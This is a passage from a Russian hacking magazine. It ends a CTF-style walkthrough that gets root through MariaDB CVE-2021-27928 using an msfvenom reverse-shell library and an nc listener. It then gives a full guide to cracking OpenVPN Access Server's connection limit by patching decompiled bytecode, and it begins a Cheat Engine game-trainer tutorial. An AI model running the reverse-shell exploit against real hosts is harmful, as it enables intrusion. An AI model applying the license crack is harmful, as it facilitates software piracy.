


Подключение к MySQL

При подключении мы узнаем версию MySQL, поэтому можем поискать готовые эксплоиты.

Справка: поиск готовых эксплоитов

При пентесте лучше всего искать эксплоиты в Google, поскольку этот поисковик заглядывает и в личные блоги, и в самые разные отчеты. Ускорят дело специализированные базы вроде Exploit-DB — там часто можно обнаружить подходящие варианты. Если ты работаешь в специализированной ОС вроде Kali Linux, то эта база у тебя уже есть и для поиска можно использовать утилиту **searchsploit**.




Поиск эксплоита для 10.3.25-MariaDB

Находим баг CVE-2021-27928. Эксплуатация этой уязвимости приводит к удаленному выполнению кода: мы можем установить значение `wsrep_provider` (системная переменная MySQL, указывающая расположение библиотеки wsrep). Управление путем к библиотеке, которая будет загружена в MySQL, дает нам возможность поместить в нее вредоносный код, который запустится в привилегированном контексте.

Такая библиотека должна быть файлом .so, сгенерировать который нам поможет MSFVenom, входящий в состав Metasploit Framework. Формат файла указываем в параметре **`-f`**, а в качестве нагрузки используем обычный реверс-шелл (параметр **`-p`**).

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.134 LPORT=5432
-f elf-so -o ralf_expl.so
```




Генерирование файла .so

Загружаем на удаленный хост сгенерированную библиотеку и открываем на локальном хосте листенер:

```
rlwrap -cAr nc -lvnp 5432
```

А теперь эксплуатируем уязвимость, просто установив значение переменной `wsrep_provider`!

```
SET GLOBAL wsrep_provider="/tmp/ralf_expl.so";
```



Установка wsrep_provider

И в окне листенера видим бэкконнект.

Флаг рута

Машина захвачена!

VPN ДЛЯ ВСЕХ!

СНИМАЕМ ОГРАНИЧЕНИЯ С OPENVPN ACCESS SERVER

Denis Simonov
Пентестер и дизайнер. Занимаюсь проблемами моделирования времени в виртуальных мирах.
me@n0a.pw

В последнее время ко мне все чаще обращаются друзья с просьбами помочь получить доступ к Facebook, Instagram, Telegram, YouTube и прочим недоступным сайтам, где могла остаться важная информация. Чтобы помочь им, я всегда использовал OpenVPN Access Server. Его бесплатная версия имеет ряд лицензионных ограничений. В этой статье я покажу, как с ними можно справиться.

Access Server — прекрасное ПО, которое устанавливается на сервере в пару команд и позволяет удобно работать с клиентами: редактировать подсети, профили и пароли и так далее. Делать все это вручную было бы намного тяжелее.

Но вот незадача — в бесплатной версии есть ограничение на число подключений: работать одновременно могут лишь два клиента. Платная лицензия стоит дорого, к тому же ее сейчас никак не оплатишь с российской кредитки. Увы, та же участь постигла многие программы и полезные хакерские ресурсы. Вчера, например, я не смог оплатить Hack The Box, что меня очень расстроило. Что ж, будем вместо прохождения тачек с HTB упражняться в старинном русском ремесле — крякинге!

WARNING

На момент написания этого материала законы, запрещающие использование нелицензионного ПО, по-прежнему имеют силу. Возможность разрешить использовать софт уходящих из России компаний без лицензии только обсуждается. Мы в этой статье лишь демонстрируем уязвимость, благодаря которой возможен обход проверки. Применяя полученные знания, помни, что ты действуешь на свой страх и риск. Не забывай следить за актуальным законодательством, особенно если действуешь в коммерческих целях.

Чтобы не изобретать велосипед, давай глянем, что ответят поисковики на запрос «OpenVPN Access Server license unlimited». Любопытно, но есть один репозиторий, удаленный с GitHub за несоблюдение авторских прав. Находим зеркало и смотрим описание: требуется версия CentOS 7. В установочном скрипте после инсталляции самого пакета openvpn-as идет еще и замена файла `pyovpn-2.0-py2.7.egg` по пути `/usr/local/openvpn/python/sites-enabled`.

Такой важный элемент системы, отвечающий в том числе за веб-фронтенд, я бы не стал менять вслепую и тебе тоже не советую. Тем более в софте, связанном с конфиденциальностью. Поэтому перед использованием изучим, что там внутри. Сравним хакнутые варианты с исходными файлами.

Распакуем оригинальный RPM в поисках `pyovpn-2.0-py2.7.egg`. Распаковать .rpm можно обычным tar:

```
$ tar xf openvs.rpm
```

A .egg — это, в свою очередь, обычный ZIP. Находим его по адресу `pyovpn-2.0-py2.7/usr/local/openvpn_as/lib/python/`.

Далее распаковываем хакнутый pyovpn-2.0-py2.7.egg из комплекта:

```
$ unzip pyovpn-2.0-py2.7.egg
```

Поищем файлы, в которых что-то менялось.

```
$ diff -rq ./pyovpn-2.0-py2.7_hacked ./pyovpn-2.0-py2.7_original
Files ./pyovpn-2.0-py2.7_hacked/pyovpn/lic/uprop.pyo and ./pyovpn-2.0-
py2.7_original/pyovpn/lic/uprop.pyo differ
Only in ./pyovpn-2.0-py2.7_hacked/pyovpn/lic: uprop2.pyo
Files ./pyovpn-2.0-py2.7_hacked/pyovpn/production.pyo and ./pyovpn-2.0-
py2.7_original/pyovpn/production.pyo differ
```

Теперь сравним сами файлы, но сначала их нужно декомпилировать, поскольку .pyc — это байт-код. Воспользуемся утилитой **decompile6**, которая отлично работает с версиями Python 2.7, 3.7, 3.8. Я буду делать все на macOS, но в Linux команды вряд ли отличаются.

```
$ pip install decompyle6
$ uncompyle6 /Users/n0a/Work/openvpn_decompile/test_diff/pyovpn-2.0-
py2.7_hacked/pyovpn/lic/uprop.pyo > uprop.py
$ cat uprop.py
```

Смотрим содержимое декомпилированного файла:

```
$ cat uprop.py
```

```
import uprop2
old_figure = None

def new_figure(self, licdict):
    ret = old_figure(self, licdict)
    ret['concurrent_connections'] = 1024
    return ret


for x in dir(uprop2):
    if x[:2] == '__':
        continue
    if x == 'UsageProperties':
        exec 'old_figure = uprop2.UsageProperties.figure'
        exec 'uprop2.UsageProperties.figure = new_figure'
    exec '%s = uprop2.%s' % (x, x)
```

Интересно! Цикл `for` — это перебор всех атрибутов `uprop2`. Те атрибуты, названия которых начинаются с двух подчеркиваний, пропускаются. Функция `old_figure` становится ссылкой на метод `figure` класса `UsageProperties`, а функция в классе `UsageFigure` ссылается на `new_figure`. Сложно сказать, зачем это сделано. Могу предположить, что класс `UsageProperties` используется где-то еще, и, чтобы не менять везде, сделали такой неочевидный трюк.

Декомпилируем `uprop2` и понимаем, что это оригинальный `uprop`, в котором и выполняется проверка лицензии.

```
...
class UsageProperties(object):

    def figure(self, licdict):
        proplist = set(('concurrent_connections',))
        good = set()
        ret = None
        if licdict:
            for key, props in licdict.items():
                if 'quota_properties' not in props:
                    print 'License Manager: key %s is missing usage
properties' % key
                    continue
                proplist.update(props['quota_properties'].split(','))
                good.add(key)

        for prop in proplist:
            v_agg = 0
            v_nonagg = 0
            if licdict:
                for key, props in licdict.items():
                    if key in good:
                        if prop in props:
                            try:
                                nonagg = int(props[prop])
                            except:
                                raise Passthru('license property %s (
%s)' % (prop, props.get(prop).__repr__()))

                            v_nonagg = max(v_nonagg, nonagg)
                            prop_agg = '%s_aggregated' % prop
                            agg = 0
                            if prop_agg in props:
                                try:
                                    agg = int(props[prop_agg])
                                except:
                                    raise Passthru('aggregated
license property %s (%s)' % (prop_agg, props.get(prop_agg).__repr__
()))

                                v_agg += agg
                            if DEBUG:
                                print 'PROP=%s KEY=%s agg=%d(%d)
nonagg=%d(%d)' % (prop,
                                 key,
                                 agg,
                                 v_agg,
                                 nonagg,
                                 v_nonagg)

            apc = self._apc()
            v_agg += apc
            if ret == None:
                ret = {}
            ret[prop] = max(v_agg + v_nonagg, bool('v_agg') + bool(
'v_nonagg'))
            ret['apc'] = bool(apc)
            if DEBUG:
                print "ret['%s'] = v_agg(%d) + v_nonagg(%d)" % (prop,
v_agg, v_nonagg)

        return ret
```

Разработчик кряка использовал подмену объекта, не трогая основной файл. Принцип понятен.

Теперь попробуем провернуть то же самое, только для актуальной версии OpenVPN Access Server. Экспериментировать буду на VPS с актуальной Debian 11 Bullseye.

Скачиваем последнюю версию с сайта разработчика. Устанавливаем или распаковываем архив .deb и смотрим версию Python, для которой написан pyovpn:

```
$ ls /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.9.egg
```

Ага, 3.9, что не очень подходит, так как декомпиляция для этой версии Python пока не реализована.

INFO

Ты можешь поддержать разработчика декомпилятора и помочь в работе над проектом. Подробнее — в его обращении.

Что-то мне подсказывает, что версия для Debian 10 будет подходящей, так как, изучив вики, узнаем, что в 11-й версии (Bullseye) уже Python 3.9, а в 10-й (Buster) — 3.7.

УСТАНОВКА В DEBIAN 10

Поскольку VPS новая, просто поменяю ОС на десятую версию и посмотрю доступные версии OpenVPS-AS:

```
$ apt update && apt -y install ca-certificates wget net-tools gnupg
wget -qO - https://as-repository.openvpn.net/as-repo-public.gpg | apt-
key add -
echo "deb http://as-repository.openvpn.net/as/debian buster
main">/etc/apt/sources.list.d/openvpn-as-repo.list
$ apt update
$ apt policy openvpn-as
openvpn-as:
  Installed: (none)
  Candidate: 2.10.1-d5bffc76-Debian10
  Version table:
     2.10.1-d5bffc76-Debian10 500
        500 http://as-repository.openvpn.net/as/debian buster/main amd64
Packages
     2.10.0-ca1e86b5-Debian10 500
        500 http://as-repository.openvpn.net/as/debian buster/main amd64
Packages
     2.9.6-1090f6b3-Debian10 500
        500 http://as-repository.openvpn.net/as/debian buster/main amd64
Packages
     2.9.5-82d54e5b-Debian10 500
        500 http://as-repository.openvpn.net/as/debian buster/main amd64
Packages
     2.9.4-8b3ce898-Debian10 500
...
```

Отлично, версия последняя, как в 11-й, а значит, актуальная. Устанавливаем и смотрим версию Python, которая используется в pyovpn. Должно быть 3.7.

```
$ apt -y install openvpn-as
$ ls /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.7.egg
/usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.7.egg
```

Так и есть: это последняя версия (2.10.1) и она использует Python 3.7. Все складывается. Давай проверим, многое ли изменилось по сравнению с версией 2.0.5, которая была изначально найдена похеканной. Чтобы не таскать файлы туда-сюда, ставлю на сервере python-decompile3:

```
$ git clone https://github.com/rocky/python-decompile3
$ cd python-decompile3
$ pip3 install -e .
```

И снова распаковываем .egg:

```
$ mkdir /opt/ovpn && cd ovpn
$ cp /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.7.egg ./
$ cp /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.7.egg pyovpn-2.0-
py3.7.zip
$ unzip pyovpn-2.0-py3.7.zip && rm pyovpn-2.0-py3.7.zip
$ ls
EGG-INFO  pyovpn
```

Затем декомпилируем:

```
$ cd ./pyovpn/lic
$ decompyle3 uprop.pyc > uprop.py
$ cat uprop.py
```

Смотрим отличия и видим, что все то же самое, кроме небольших расхождений в синтаксисе. Но что имел в виду автор хака, когда использовал два файла? Почему просто не указать явно в конце функции `figure` количество соединений, минуя все проверки?

Давай попробуем более простой вариант. Добавляем `ret['concurrent_connections'] = 1337` перед возвратом (`ret`):

```
$ nano uprop.py
```

```
...
            apc = self._apc()
            v_agg += apc
            if ret == None:
                ret = {}
            ret[prop] = max(v_agg + v_nonagg, bool('v_agg') + bool(
'v_nonagg'))
            ret['apc'] = bool(apc)
            if DEBUG:
                print("ret['%s'] = v_agg(%d) + v_nonagg(%d)" % (prop,
v_agg, v_nonagg))

        ret['concurrent_connections'] = 1337

        return ret

    def _apc(self):
...
```

Сохраняем файл, компилируем:

```
$ python3 -m compileall uprop.py
$ rm uprop.pyc uprop.py
$ cp __pycache__/uprop.cpython-37.pyc ./uprop.pyc
$ rm -Rf __pycache__
```

Архивируем и заменяем пакет .egg:

```
$ cd /opt/ovpn
$ zip -r *
$ sudo rm /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.7.egg
$ sudo cp common.zip /usr/local/openvpn_as/lib/python/pyovpn-2.0-py3.
7.egg
```

И перезагружаем openvpn-as. Я удалял логи, так как ловил ошибки во время экспериментов. Это делать необязательно.

```
$ sudo service openvpnas stop
$ sudo rm /var/log/openvpnas.log
$ sudo touch /var/log/openvpnas.log
```


Запускаем сервис openvpnas:

```
$ service openvpnas start
```

Убеждаемся, что все в порядке и ошибок нет:

```
cat /var/log/openvpnas.log
```

Идем в админку на порте 943/admin и видим, что нам доступно 1337 подключений.



Пять активных подключений из 1337 возможных

INFO

Если ты вдруг потерял пароль и не можешь попасть в админку, напиши `passwd openvpn`.

Тестирование показало отличную работу с двумя и более устройствами.

ВЫВОДЫ


Многие VPN сейчас под блокировками или не могут принять оплату, поэтому Access Server — неплохой способ быстро развернуть собственный аналог с возможностью управлять профилями пользователей. Пользоваться ли пиратским методом его активации — решать тебе, но это, как оказалось, совсем не сложно.

WWW

Напоследок еще несколько полезных ссылок:

- Amnezia VPN — набор клиентского и серверного софта для облегченного развертывания VPN
- openvpn-install — скрипт для автоматизации настройки OpenVPN
- WireGuard — набирающий популярность современный протокол VPN

ЧИТ СВОИМИ РУКАМИ



ВСКРЫВАЕМ КОМПЬЮТЕРНУЮ ИГРУ И ПИШЕМ ТРЕЙНЕР НА C++

Играть в игры любят все, но это гораздо интереснее, когда у тебя имеется нескончаемый запас патронов и здоровья. Чтобы обзавестись и тем и другим, можно погуглить читы и трейнеры для твоей любимой игры. Но как быть, если их еще не разработали? Написать самому! Обладая навыками реверс-инжиниринга и программирования, сделать это намного проще, чем кажется.

neeko
mynxold@gmail.com


ВЫБОР ИГРЫ

Для начала определимся с игрой. Мой выбор пал на Hyper Light Drifter (далее HLD). Если ты планируешь поэкспериментировать с коммерческой игрой, обрати внимание на сайт pcgamingwiki, а также на игры с открытым исходным кодом.

WARNING

Так как для написания этой статьи я буду использовать коммерческую игру, мне нужно удостовериться, что лицензионное соглашение (EULA) позволяет это делать.

Начав установку и внимательно прочитав текст EULA, я убедился, что в нем явно запрещается написание и распространение только тех читов и трейнеров, которые мешают работе сервиса, а в нашем случае ничего подобного не планируется. Поэтому смело продолжаем установку.



EULA HLD

ПОИСК ЗНАЧЕНИЙ


Для поиска значений, которые будет изменять чит, мы станем использовать Cheat Engine (далее CE).

Запустим игру и в настройках игры выберем оконный режим — нам нужно, чтобы на экране помещалось еще что-то, кроме игры.

Оконный режим


Как видим, в оконном режиме отсутствует панель заголовка, с помощью которой мы могли бы перетаскивать окно игры по экрану. Чтобы исправить эту неприятность, откроем отладчик x64dbg, а именно его 32-битную версию (`x32dbg`) и запустим под ним HLD.

Поставим брейк-пойнты на функции `CreateWindowExA` и `CreateWindowExW`, которые отвечают за создание окна. Найти их можно на вкладке Symbols, выбрав библиотеку `user32.dll`.




Вкладка символов

Видим, что наше окно создается с параметром `dwStyle`, имеющим значение `WS_POPUP = 0x80000000`.




Значение параметра dwStyle, равное WS_POPUP

Поменяем это значение на `WS_OVERLAPPED = 0x00000000`.



Параметр dwStyle, измененный на WS_OVERLAPPED

И вот результат: теперь мы можем перемещать окно.



Оконный режим с панелью заголовка окна

После того как мы настроили окно игры с помощью отладчика, ненадолго отложим его. Чтобы найти нужные нам значения в Cheat Engine, разберемся с теорией.

ЧТО ТАКОЕ СТАТИЧЕСКИЙ АДРЕС


Статический адрес — это адрес, который изменяется предсказуемо по отношению к модулю, которому он принадлежит. Если переменная глобальная, то можно найти ее в сегменте данных.

Статические адреса указываются в формате `[module+offset]`. Например, в `library.dll` мы могли обнаружить значение по адресу `0x700004C0` (`base = 0x70000000, offset = 0x4C0`). Поскольку `library.dll` может перемещаться и ее базовый адрес загрузки будет меняться, чтобы получить доступ к нашему значению, мы не используем этот адрес напрямую. Вместо этого возьмем адрес [`library.dll + 0x4C0`]. Следовательно, когда `library.dll` загружается по базовому адресу `0x10000000`, [`library.dll + 0x4C0`] дает нам `0x100004C0` и у нас появится доступ к нашему значению.

Если же переменная локальная, то искать нужно в стеке. Для этого получаем `TebBaseAddress` определенного потока, а затем второй указатель из этой структуры (`FS:[0x04]` или `GS:[0x08]`, в зависимости от разрядности процесса), которая содержит вершину стека. `TebBasePointer` может быть получен с помощью `NtQueryInformationThread` (если это 64-битный процесс) или же с помощью `Wow64GetThreadSelectorEntry` (если это 32-битный процесс в 64-битной системе).


ПОИСК ПОКАЗАТЕЛЕЙ ЗДОРОВЬЯ

Запускаем Cheat Engine и подключаемся к процессу игры.




Подключение к процессу игры

Так как мы не знаем, в каком типе хранится показатель здоровья, выставляем следующие параметры для первого сканирования.




Первое сканирование

Далее продолжаем сканирование, не забывая при этом терять hp (показатель здоровья) в игре. Делаем мы это для того, чтобы отслеживать изменения значения hp в памяти игры через CE, а также уменьшать значение в поиске для следующих сканирований. Делать мы это будем до тех пор, пока не будет достигнуто адекватное количество значений в окне CE. Адекватное количество значений в данном случае — это такое количество адресов, проверка которых займет максимум минут пять.




Найденные адреса и их значения

Мне приглянулись вот эти два адреса, которые я добавил в нижнее окно двойным щелчком мыши на них. Приглянулись они мне в первую очередь потому, что значения по этим адресам среди всех остальных имеют наибольший тип — double. Всегда нужно проверять от большего типа к меньшему. То есть сначала проверяем адреса, хранящие тип double, затем float, после integer и так далее. Более подробно о размере типов данных можно прочитать в документации Microsoft.




Добавленные адреса

Если мы поменяем значение по адресу `0x36501940`, то на экране появится полоса здоровья, но его количество не поменяется.



Индикатор hp

Если теперь мы поменяем значение по адресу `0x36501A30`, то на экране появится полоса hp и значение изменится. Это значит, что мы нашли адрес, в котором хранится значение здоровья в игре. Значение хранится в формате double (стандарт IEEE 754).




Изменение hp

Дадим название найденным нами адресам: `hp_bar` и `hp` соответственно. Однако, как я уже рассказывал в разделе, посвященном статическим адресам, найденный нами адрес будет бесполезен после того, как мы выйдем в меню или перезапустим игру.

